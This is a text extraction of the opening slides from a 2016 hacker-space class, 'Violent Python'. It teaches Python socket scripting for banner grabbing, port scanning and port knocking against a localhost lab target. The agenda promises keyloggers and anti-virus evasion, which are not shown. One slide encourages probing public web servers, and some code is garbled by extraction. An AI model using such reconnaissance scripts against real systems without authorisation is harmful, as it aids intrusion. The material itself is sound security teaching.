
Violent Python Presented by Richard Gowen altbier for
Violent Python Presented by Richard Gowen @alt_bier for The. Lab. ms Richard is a Solution Architect as well as one of the founding board members of The. Lab. ms hacker space in Plano, TX. This class is based on material & projects by Sam Bowne @sambowne Sam Teaches an Ethical Hacking course at City College of San Francisco and presented a version of Violent Python at Defcon 23. Sam’s original slides and projects available at samsclass. info Much more detail on this topic is available in the book by TJ O’Connor named Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers which is available on Amazon.
Violent Python The. Lab. ms What this class is about This class is about learning to USE PYTHON to do the following: • • Jan 2016 Basic port scanning Scan and manipulate HTTP Brute force login pages Port Knocking Cracking password hashes Work with XOR encryption Create a key logger Anti-virus evasion Violent Python presented by @alt_bier 2
Violent Python The. Lab. ms What this class IS NOT about This IS NOT a beginner Python class. Even if you don’t have a lot of programming experience you can learn how to make custom hacking tools in Python. But this class will not teach any of the Python fundamentals that a true beginner Python class would. This IS NOT a networking or security fundamentals class. Participants should already be familiar with basic network and security concepts like TCP/IP and brute force attacks. This IS NOT about good coding principles. Leave your nice comments, exception handling and optimization at home. We are Hackers and are here to BREAK STUFF. We will be writing fast simple scripts to accomplish our goals and have fun! Jan 2016 Violent Python presented by @alt_bier 3
Violent Python The. Lab. ms What you will need • This class has been crafted for students using a Kali Linux 2. 0 Live environment running on either a physical or virtual machine. • USB sticks with a Kali Linux boot image will be available for use by students. These can be purchased by those wanting persistence (ability to save files) • Loaner laptops will be available for any students who need them • If you will be running in a Live (non-persistent) environment and wish to save the work you have done in class you will need to either bring a USB storage device or have a cloud based storage service to save your work to • All class materials will be available online and will remain available after the class is over for your future reference. So, the only files you should need to save would be files you create during the class. • The target server used in most of the attacks has been configured to be your own device loopback using scripts that will remain available for download after the class. So, you can continue to practice anytime. Jan 2016 Violent Python presented by @alt_bier 4

Violent Python The. Lab. ms Getting Started Start up your Kali Linux 2. 0 Live environment by booting off the USB stick or via whichever method works for you (virtual machine, etc. ). Open a terminal and type the following to download the install script: wget http: //s 3. altbier. us/violent_python/vp-kali 2 -install. py Jan 2016 Violent Python presented by @alt_bier 5

Violent Python The. Lab. ms Getting Started Type the following to launch the script: python vp-kali 2 -install. py You will need to confirm launch with Y The script will download all of the class files and setup the target server. The script may pause from time to time and will notify you when it is complete. Jan 2016 Violent Python presented by @alt_bier 6

Violent Python The. Lab. ms Getting Started Once the script is complete it should have set up several listeners on your host. You can verify these are running by typing the following: netstat -tuln This command shows all the tcp and udp listeners on your machine. You should see several tcp listeners on your localhost address of 127. 0. 0. 1 Throughout this class we will need to use a target server to hack with our python scripts. This target server has now been setup on your localhost. Since a real target could potentially be any IP and not just our localhost we will be using a DNS name when referencing the target in our scripts. The name target. albier. us resolves to 127. 0. 0. 1 and will be our target. Jan 2016 Violent Python presented by @alt_bier 7
Violent Python The. Lab. ms Basic Port Scanning with Python The first step in attempting to compromise a system is to determine the attack vectors available to that system. An attack vector is a path or means by which we can gain access to a system and exploit vulnerabilities to produce a desired outcome. Any system on a TCP/IP network can have attack vectors available on the TCP and/or UDP ports it accepts connections (listens) on. For example, a web server listens on TCP port 80 and that would be a possible attack vector for that server. However, the ports a server listens on is only part of an attack vector. We also need to determine the software serving that port so we can determine if there are vulnerabilities that we can exploit. Basic port scanning is the process of determining the ports that are open on a system as well as providing whatever detail is available on the software servicing those ports. In this section we will use Python to create some basic port scanning tools. Jan 2016 Violent Python presented by @alt_bier 8

Violent Python The. Lab. ms Basic Port Scanning with Python Making a very simple banner grabber In Kali Linux open a terminal window and execute this command to create and edit a new file: vi grab. py While in the vi editor press i for insert mode and enter this code: import socket s = socket() s. connect(("target. altbier. us", 22)) print s. recv(1024) s. close() Press ESC to exit insert mode and press : wq then Enter to save the file and quit the editor. Explanation Jan 2016 • The first line imports the "socket" library, which contains networking functions. • The second line creates a socket object named "s". • The third line connects to the server "target. altbier. us" on port 22. • The fourth line receives data from the server and prints it, up to a maximum of 1024 characters. • The fifth line closes the connection. Violent Python presented by @alt_bier 9

Violent Python The. Lab. ms Basic Port Scanning with Python Running the banner grabber In a terminal window execute this command: python grab. py You should see an SSH banner similar to this: SSH-2. 0 -Open. SSH_6. 7 p 1 Debian-5 This simple tool shows us an open port and the software serving it Explanation Jan 2016 • This tool shows us that TCP port 22 is open on our target • It also shows us that it is being served by the software package named Open. SSH • The version of the software is 6. 7 p 1 • The software was compiled for a Debian-5 system. • We could now search for keywords openssh 6. 7 p 1 debian-5 exploit in order to determine what vulnerabilities exist that we could exploit to compromise this system on this attack vector. Violent Python presented by @alt_bier 10

Violent Python The. Lab. ms Basic Port Scanning with Python Adding a timeout In a terminal window open the grab. py script in vi again: vi grab. py Change the port number from 22 to 80. This can be done by typing the following while in vi: : 3 s/22/80 then Enter This tells vi to go to line 3 and substitute the text 22 with 80 Press : wq then Enter to save the file and quit the editor. Run the script again and see what happens. Notice that the script just freezes up. This is because an HTTP server has no banner so the script is waiting for something that will never appear. To stop the script press Ctrl + C. Python will report that it was stopped by a Keyboard Interrupt which is what we just did. Jan 2016 Violent Python presented by @alt_bier 11

Violent Python The. Lab. ms Basic Port Scanning with Python Adding a timeout To make the script timeout, we need to add a default timeout value before we call the socket(). So open the grab. py script in vi again and add the following after the import socket line: socket. setdefaulttimeout(2) This set the default socket timeout value to two seconds. Run the script again and see what happens. Notice that the script does not freeze up this time. After waiting only two seconds it terminates on its own. Python will report that it was stopped due to the socket. timeout value being exceeded and timed out. Jan 2016 Violent Python presented by @alt_bier 12

Violent Python The. Lab. ms Basic Port Scanning with Python Using variables In a terminal window execute this to create and edit a new file: vi grab 2. py Insert the following code then save and quit: import socket. setdefaulttimeout(2) s = socket() target = “target. altbier. us” tport = 80 s. connect((target, tport)) print s. recv(1024) s. close() Run the script and it should timeout, just as it did before. Explanation Jan 2016 • The first three lines import the "socket" library, set a default timeout, and create a socket object. • The fourth line creates a variable named target and sets its value to "target. altbier. us" • The fifth line creates a variable named tport and sets its value to 80 • The sixth line opens a connection to the server in variable target on the port in variable tport. • The last two lines receive data and print it, then close the connection Violent Python presented by @alt_bier 13

Violent Python The. Lab. ms Basic Port Scanning with Python Using user input Modify the grab 2. py script to input the target and tport variables from the user. We can accomplish this by changing those lines to receive raw_input() as follows: target = raw_input(‘Target URL: ‘) tport = raw_input(‘Target Port: ‘) In vi you can delete existing lines using dd and then press i to insert and retype them, or at the position after the = on each line press D to delete to the end of the line and then press a to append the new text at the end of that line. Save and quit when complete. Run the script with URL target. altbier. us and Port 80 The script will halt with an error. That error should say something about integer is required Explanation Jan 2016 • The default format for raw_input()is string • The socket. connect() function requires the value for port to be an integer Violent Python presented by @alt_bier 14

Violent Python The. Lab. ms Basic Port Scanning with Python Using user input To fix this error we must format the user input for the tport variable to be an integer instead of a string. Modify the grab 2. py script to wrap the raw_input()inside of int()which will convert the input from string to integer. The corrected line should look like the following: tport = int(raw_input(‘Target Port: ‘)) Now the sport scanner should work. Use it to grab URL target. altbier. us on Port 80 again and it will time out like before. Use it to grab URL target. altbier. us on Port 22 and it should display the SSH banner like it did before. Explanation Jan 2016 • The default format for raw_input()is string • The socket. connect() function requires the value for port to be an integer Violent Python presented by @alt_bier 15

Violent Python The. Lab. ms Basic Port Scanning with Python Port Scanning Challenge 1: Find A Service There is another service listening on target. altbier. us on a port number ending in 000; that is, one of these: 1000, 2000, 3000, etc. The service you want to find has a banner starting with: “Congratulations! You found the hidden”… Hunt for this service using your port scanner script until you find it. You may see a socket error “connection refused” if there is no listener on a port. You may also see a listener error “Sorry. ” if it is not the port you are hunting for. Keep hunting until you find it. Jan 2016 Violent Python presented by @alt_bier 16
Violent Python The. Lab. ms Basic Port Scanning with Python Port Scanning Challenge 2: Port Knocking There is hidden service listening on target. altbier. us on a port number 3003. To open it you must first send these packets to “knock”: • A SYN to port 3100 (Note: a connect()call sends a SYN) • A 2 second delay • Another SYN to a hidden port which is one of these: 3100, 3200, 3300, 3400, 3500, 3600, 3700, 3800, 3900 See this link for questions about delays in Python: http: //stackoverflow. com/questions/510348/how-can-i-make-a-time-delay-in-python/ When the server receives the correct knock, port 3003 will be open for 5 seconds and then close. You must grab the banner from port 3003 during that brief period. The banner starts with “Congratulations!” Write your own Python script using what you have learned to send a correct port knock and grab the banner from the hidden service on port 3003. Having Trouble? Examples Available As part of the class installation working examples of all of the scripts explained here including the challenge scripts have been downloaded to ~/violent_python/examples/ These have been provided to help if you get stuck, not as an alternative to writing your own scripts. If you are stuck on this challenge an example script is here: ~/violent_python/examples/07. grab 3003. py Jan 2016 Violent Python presented by @alt_bier 17
Violent Python The. Lab. ms Basic Port Scanning with Python Some Useful Links Related To This Section Python network programming http: //www. tutorialspoint. com/python_networking. htm The BSD socket interface in Python http: //docs. python. org/2/library/socket. html Adding a delay to a Python script http: //stackoverflow. com/questions/510348/how-can-i-make-a-time-delay-in-python/ Gotcha - Forgetting Parentheses http: //pythonconquerstheuniverse. wordpress. com/2008/06/04/gotcha-%E 2%80%94 -forgetting-parentheses/ Code. Cademy Python Online Training: https: //www. codecademy. com/learn/python Jan 2016 Violent Python presented by @alt_bier 18

Violent Python The. Lab. ms HTTP Scanning with Python Using HEAD to Grab HTTP Banners In a terminal window execute this to create and edit a new file: vi http 1. py Insert the following code then save and quit: import socket. setdefaulttimeout(2) s = socket() target = raw_input('Target Web Server (like target. altbier. us): ') tport = 80 s. connect((target, tport)) s. send('HEAD / HEAD/1. 1n. Host: ' + target + 'nn') print s. recv(1024) s. close() Explanation This code connects on TCP port 80 just like the scanner you made in a previous project, but once it connects, it sends an HTTP request like this: HEAD / HTTP/1. 1 Host: target. altbier. us The HEAD method grabs only the banner, without getting any pages from the server. Jan 2016 Violent Python presented by @alt_bier 19

Violent Python The. Lab. ms HTTP Scanning with Python Using HEAD to Grab HTTP Banners In a terminal window execute the following: python http 1. py Enter the target host of target. altbier. us You should see the banner as shown here. Just For Fun You can use this script to connect to and display the banner of many web sites. Just for fun try to display the banner of a public web site. This code may not work on every web server but try to find one that works. Jan 2016 Violent Python presented by @alt_bier 20
